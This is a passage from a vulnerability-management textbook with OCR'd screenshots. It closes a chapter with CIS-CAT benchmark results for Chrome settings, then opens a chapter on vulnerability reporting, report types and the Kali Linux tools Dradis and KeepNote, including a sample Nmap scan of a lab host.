

Configuration Assessment Tool
File
Options
Help
CIS
Confidence in the Connected World
CIS-CAT
View Reports

Platform: Windows 7 64-bit version 6.1 JRE: Oracle Corporation 1.7.0_25

Benchmark Execution Status

Number	Title	Time	Result
	Loading Checklist Components...	<1 second	Done
1/17	(L1) Ensure 'Import saved passwords from default browser on first run' is set to '...	<1 second	Fail
2/17	(L1) Ensure 'Specify whether the plugin finder should be disabled' is set to 'Enabl...	<1 second	Fail
3/17	(L1) Ensure 'Allow running plugins that are outdated' is set to 'Disabled'	<1 second	Fail
4/17	(L1) Ensure 'Always runs plugins that require authorization' is set to 'Disabled'		

Once the assessment is complete, the CIS CAT tool shows us which checks passed and which failed, as shown in the following screenshot. Also, a detailed report in HTML format is generated in the preconfigured directory:


Configuration Assessment Tool
File
Options
Help
CIS
Confidence in the Connected World
CIS-CAT
View Reports

Platform: Windows 7 64-bit version 6.1 JRE: Oracle Corporation 1.7.0_25

Benchmark Execution Status

Number	Title	01 seconds Time	Done Result
	Loading Checklist Components...	<1 second	Done
1/17	(L1) Ensure 'Import saved passwords from default browser on first run' is set to '...	<1 second	Fail
2/17	(L1) Ensure 'Specify whether the plugin finder should be disabled' is set to 'Enab...	<1 second	Fail
3/17	(L1) Ensure 'Allow running plugins that are outdated' is set to 'Disabled'	<1 second	Fail
4/17	(L1) Ensure 'Always runs plugins that require authorization' is set to 'Disabled'	<1 second	Fail
5/17	(L1) Ensure 'Block third party cookies' is set to 'Enabled'	<1 second	Fail
6/17	(L1) Ensure 'Continue running background apps when Google Chrome is close...	<1 second	Fail
7/17	(L1) Ensure 'Enable AutoFill' is set to 'Disabled'	<1 second	Fail
8/17	(L1) Ensure 'Enable Google Cloud Print Proxy' is set to 'Disabled'	<1 second	Fail
9/17	(L1) Ensure 'Enable reporting of usage and crash-related data' is set to 'Disabled'	<1 second	Fail
10/17	(L1) Ensure 'Enable submission of documents to Google Cloud print' is set to 'D...	<1 second	Fail
11/17	(L1) Ensure 'Enable the password manager' is set to 'Disabled'	<1 second	Fail
12/17	(L1) Ensure 'Configure the required domain name for remote access hosts' is s...	<1 second	Fail
13/17	(L1) Ensure 'Enable curtaining of remote access hosts' is set to 'Enabled'	<1 second	Fail
14/17	(L1) Ensure 'Enable firewall traversal from remote access host' is set to 'Disabled'	<1 second	Fail
15/17	(L1) Ensure 'Enable or disable PIN-less authentication for remote access hosts'...	<1 second	Fail

Summary

In this chapter, we learned about the relevance of patching and how secure configuration can be useful in securing the application ecosystem. In the next chapter we would learn various aspects of reporting along with the importance of security metrics.

13
Vulnerability Reporting and Metrics

In this chapter, we will be discussing the relevance of reporting vulnerabilities to create an impact on different types of audience. We will also be exploring various metrics that could be built around the vulnerability management program.

We will cover the following topics in this chapter:

- Importance of reporting
- Type of reports
- Reporting tools
- Collaborative vulnerability management with Faraday v2.6
- Metrics

Importance of reporting

Vulnerability assessments and penetration tests are lengthy processes. They need a lot of time, effort, and dedication in order to complete. However, all the time and effort spent won't be of any use unless the findings of the assessment are presented in a meaningful way.

It's quite common that security, in general, is considered as an overhead. So there would be very less number of people in the organization who would be actually interested in knowing the results of the security assessment. However, it is essential to present the findings in the most crisp and clear way so that they appear to be interesting as well as actionable to a wider audience within the organization.

Reporting is also critical from the audit perspective. Most organizations undergo some kind of audit, internal or external, each year. These audits demand security assessment reports. Hence, it is worth making an effort in creating and maintaining assessment reports.

Type of reports

A single size garment cannot fit everyone. Similarly, one single report may not be useful and meaningful to everyone across the organization. In any given organization, people at various hierarchical levels may have different areas of interest. So, it is important to understand and classify the target audience before creating and publishing any of the reports.

Executive reports

Senior executives, mainly at the CXO level, are particularly interested in getting only the high-level summary of vulnerabilities in the organization. Executive reports are specifically prepared for such a senior level audience and typically contain a summary of the vulnerabilities found. They are more focused on the critical and high severity issues and their current remediation status. Executive reports contain a lot of demographics to quickly portray the security posture of the organization.

Detailed technical reports

Detailed technical reports are specially prepared for the teams who are actually responsible for fixing the identified vulnerabilities. These reports contain in-depth information about the vulnerability found, including the following:

- Vulnerability description
- Vulnerability category
- CVE details, if any
- Vulnerability severity
- Affected platforms/application components
- Proof of concept, if available
- Complete request and response headers in the case of web applications
- Recommendations for fixing the vulnerability
- Any external references, if available

These technical details help the teams to precisely understand and remediate the vulnerabilities.


Reporting tools

For any given vulnerability assessment or a penetration test, reports can be created manually using any word editor. However, as the number of assessments increases, it can be difficult to create and manage reports manually. While we perform our security assessment, we can simultaneously keep track of our work with some specialized tools and then generate reports with ease. The following section describes a few tools that can help us in creating reports and are available out of the box in default Kali Linux.

Dradis

Dradis is an excellent reporting framework and is part of the default Kali Linux installation. It can be accessed by navigating to **Applications** | **Reporting Tools** | **dradis**.

The initial screen gives the option to configure the Dradis setup including the login credentials, as shown in the following screenshot:



Configure the shared password

Hold your horses!


This server does not have a password yet, please set up one:

Password

Confirm Password

http://dradisframework.org

Once the login credentials are configured, you can log in using your credentials, as shown in the following screenshot:




Dradis Community Edition

All done. May the findings for this project be plentiful!

Login: sagar

Password: ••••••••••

Once logged in, the initial Dradis dashboard looks like the one shown in the following screenshot. It provides various options for importing reports, exporting reports, adding issues and methodologies, and so on:



Project summary

Issues so far

There are no issues in this project yet.

Methodology progress

There are no methodologies in this project yet.

Recent activity


There has been no activity yet.

No nodes defined yet

To get started with Dradis, you can use the **Upload Manager** to import scan results from the supported tools. Dradis currently supports report imports from the following tools:

- Brakeman
- Burp
- Metasploit
- NTOSpider
- Nessus
- Nexpose
- Nikto
- Nmap
- OpenVAS
- Qualys
- ZAP

The following screenshot shows the Dradis **Upload Manager** for importing scan results from external tools:



Upload Manager

Use the form below to upload output files from other tools.

1. Choose a tool

Dradis::Plugins::Acunetix

2. Choose a file

No file selected.

Upload progress:


0%

3. Output

Available plugins

Plugin	Description	Version
`Dradis::Plugins::Acunetix`	Processes Acunetix XML format	3.6.0
`Dradis::Plugins::Brakeman`	Processes Brakeman JSON output, use: brakeman -f json -o results.json	3.6.0
`Dradis::Plugins::Burp`	Processes Burp Scanner XML output	3.6.0
`Dradis::Plugins::Metasploit`	Processes Metasploit XML output, use: db_export	3.6.0
`Dradis::Plugins::NTOSpider`	Processes NTOSpider reports	3.6.0
`Dradis::Plugins::Nessus`	Processes Nessus XML v2 format (.nessus)	3.6.0
`Dradis::Plugins::Nexpose`	Processes Nexpose XML format	3.6.0

While Dradis offers to import scan results from external tools, it also provides options to manually add issues, as shown in the following screenshot:



This project doesn't have any issues yet

Here are some ways to add new issues:

1. Manually add a finding

Just click on the + sign next to the **Issues** heading in the sidebar.

2. Import from a library

Before you can import findings from an external library, you may have to do some configuring.


For MediaWiki and VulnDB, click on the Configuration link at the top-right of the page.

Then click on the next to **Import Issues** in the sidebar.

3. Upload the output of a tool

Use the Upload output from tool link at the top of the page.

Once all the issues are added, either manually or by importing scan results, we can now generate a consolidated report using the Dradis **Export Manager**, as shown in the following screenshot:



Export Manager

Export results in CSV format | Generate advanced HTML reports | Save and restore project information | Custom Word reports

Choose a template

Please choose one of the templates available for this plugin (find them in `./templates/reports/html_export`)

● basic.html.erb

○ default_dradis_template_v3.0.html.erb


Export

KeepNote

KeepNote is another simple but useful reporting tool and is available in the default Kali Linux installation. It may not be as advanced as Dradis, but it does serve the purpose of consolidating findings into a single report.

It can be accessed by navigating to **Applications** | **Reporting Tools** | **keepnote**.


The following screenshot shows the initial screen of KeepNote:



Title	Created time	Modified time
Test	01:12 PM	01:12 PM
Trash	01:12 PM	01:12 PM

Notebook saved 1 page

KeepNote is indeed quite simple to use, with a standard toolbar at the top and panes to manage the data. In the left pane, you can create a new folder/page and create a hierarchical structure, as shown in the following screenshot:




Title	Created time	Modified time
Quick Scan	01:14 PM	01:14 PM

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 13:14 IST
Nmap scan report for 192.168.25.129
Host is up (0.00027s latency).
Not shown: 82 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
513/tcp  open  login
514/tcp  open  shell
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
8009/tcp open  ajp13
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Notebook saved 0 pages

Once the hierarchy is ready and all the required data is in the tool, we can export it as a single report, as shown in the following screenshot:



Name: Test-2018-08-08

Save in folder: *Please select a folder below*

Name	Size	Modified ▲
Pictures		13:15
Desktop		13:12
Downloads		Thursday


Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds

Notebook saved 0 pages

